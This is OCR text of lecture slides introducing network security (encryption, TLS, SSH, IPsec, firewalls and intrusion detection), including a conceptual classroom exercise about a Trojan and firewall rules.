
- Segmentation/separation
- Redundancy
  - Failover mode
  - Cloud?
- Eliminate single points of failure
- Fast recovery

Encryption

- Encryption remains the most important and effective control against many network threats.
- It's not the silver bullet
  - Before point of encryption
  - After point of decryption
    - E.g. Trojan horses
  - Key management


Encryption

- Link encryption
  - Protect data transmitted over un-trusted physical links
  - Transparent to the user (upper layers)
  - Messages are decrypted at routers



Encryption

- End-to-end encryption
  - Application/presentation layer encryption
  - No decryption in transit
  - Protect data confidentiality against flawed lower layers



Network Security Protocols

- SSL/TLS
  - Secure sockets layer / Transport layer security
  - Used mainly to secure Web traffic
- SSH
  - Secure Shell
  - Remote login
- IPsec
  - IP-level security suite

SSL

- Mid'90s introduced concerns over credit card transactions over the Internet
- SSL designed to respond to these concerns, develop e-commerce
- Initially designed by Netscape, moved to IETF standard later
  - SSLv2 1994
  - SSLv3 1996
    - Fixed security problems
  - TLS v1.0 1999
  - TLS v1.1 2006
  - TLS v1.2 2008
  - TLS v1.3 2018

SSL


- SSL Model: client and server
- Server authentication (X.509 certificate)
  - Client authentication (optional)
- Encrypted communication
  - Implements a socket interface
  - Any socket-based application can be made to run on top of SSL
- Protect against:
  - Eavesdroppers
  - MITM attacks

SSL

- SSL sequence
  - Negotiate parameters
  - Key exchange
  - Authentication
  - Session

SSL

- SSL sequence



SSL

- Negotiation
  - Choice of cipher suites, key exchange algorithms, protocol versions
  - E.g. : choice of 40- or 128-bit keys
- Key exchange
  - Diffie-Hellman key exchange
  - RSA-based key exchange
    - Encrypt secret *s* with public key of server

SSL


- SSL authentication
  - Anonymous (no authentication)
  - RSA authentication (implicit)
  - Sign Diffie-Hellman parameters
- Secure communication
  - Encryption: RC4, also DES, 3DES, AES, ...
  - Authentication: HMAC, using MD5 or SHA1

SSH

- SSH: Secure Shell
  - Designed in 1995 by Tatu Ylonen
  - Replaced in 1996 by SSHv2
  - Fixed security holes
  - Eventually standardized


SSL

- TLS 1.3


Client
Server
ClientHello
+key_share
ServerHello
+key_share
EncryptedExtensions
Certificate
CertificateVerify
Finished
Finished
ApplicationData
ApplicationData

SSL

- TLS 1.2 vs. 1.3



SSH

- Similar to SSL:
  - Clients, servers, socket-like interface
- Replaces (insecure) UNIX remote login
- Flexible authentication architecture
  - Password, public key, SecureID, Kerberos, ...
- Compare with SSL:
  - No certificates
  - Remember public key associated with host


IPSec

- Designed as part of IPv6 suite
  - One of the key features v6 was supposed to bring
- Backported to IPv4
- Two options
  - AH (authentication)
  - ESP (encapsulated security)
- Two modes: transport and tunnel

IPSec

- Authentication
  - Simple design: add header with authentication data
  - Security parameters
  - Authentication data (usu. SHA1-HMAC)
- ESP - Encapsulated Security Payload
  - Encapsulate datagram rather than add a header
  - Encrypt & authenticate

IPSec


IPSec in ESP Transport Mode
Original IPv4 Datagram
IP Header
ver
hlen
TOS
pkt len
ID
flgs
frag offset
TTL
proto=TCP
header cksum
src IP address
dst IP address
TCP Header + payload
TCP header (proto = 6)
TCP payload
New IP type
New IPv4 Datagram
IP Header
ver
hlen
TOS
pkt len
ID
flgs
frag offset
TTL
next=ESP
header cksum
src IP address
dst IP address
ESP
SPI (Security Parameters Index)
Sequence Number
TCP Payload (variable)
Padding (variable)
pad len
next=TCP
Authentication Data (optional)
Encrypted Data
Authenticated Data

Firewalls

- From RFC 1636
  - "hard crunchy outside. soft chewy inside"
- Bellovin, *Shifting the Odds*
  - " firewalls are a networking response to a software engineering problem"

Soft chewy inside

- insiders often responsible
- examples
  - pod slurping
    - Aaron Swartz
  - infected laptop in suspend mode

Firewall types

- Packet filter
- Stateful packet filter
- application-, transport-layer gateways

Firewall tasks

- allow or block traffic
  - based on src or dest ip or port
  - in or out

- *question*: block based on src port?
- *answer:* why bother?
  - attacker can easily choose src port


Firewall tasks

- Example 1: firewall on a router

Always allow HTTP traffic (TCP port 80)

Port mapping

Allow traffic from any client




Firewall tasks

- Example 2

Always allow video conferencing (TCP/UDP on 7648, 24032)

Only allow a small range of IPs.

Log requests from unknown sources.



Firewall tasks


- Example 3

Always allow outbound AIM traffic

From any internal computer

To any external computer

Log all



Firewall tasks

- In an intelligence agency, a desktop computer is infected by a Trojan horse, which records key strokes and sends them to an overseas server via an encrypted TCP connection.
- The Trojan horse also exploits an unknown OS vulnerability and infects other computers in the local network.

- Case 1: the firewall rules allow all outbound connections and deny all incoming connections.
- Case 2: the firewall rules only allow incoming and outgoing connections of a few known services (HTTP, FTP, SSH, etc).

- For both cases, discuss whether the Trojan horse could be blocked by the firewall.

Application layer firewall

- understand application layer protocols
- can do
  - email scanning, filtering
  - scrub web pages, *e.g.*, remove javascript
  - much more

Firewall effectiveness

- can a firewall protect against
  - malware spread through email?
  - web server vulnerability?
  - DNS flaws?
- sure, if you turn these services off
  - Cheswick, “best firewall: pair of scissors”
- is this realistic?

Intrusion Detection

- Logs
- Tools like tripwire
- Intrusion detection systems
  - signature based
  - anomaly detection
  - distributed IDS

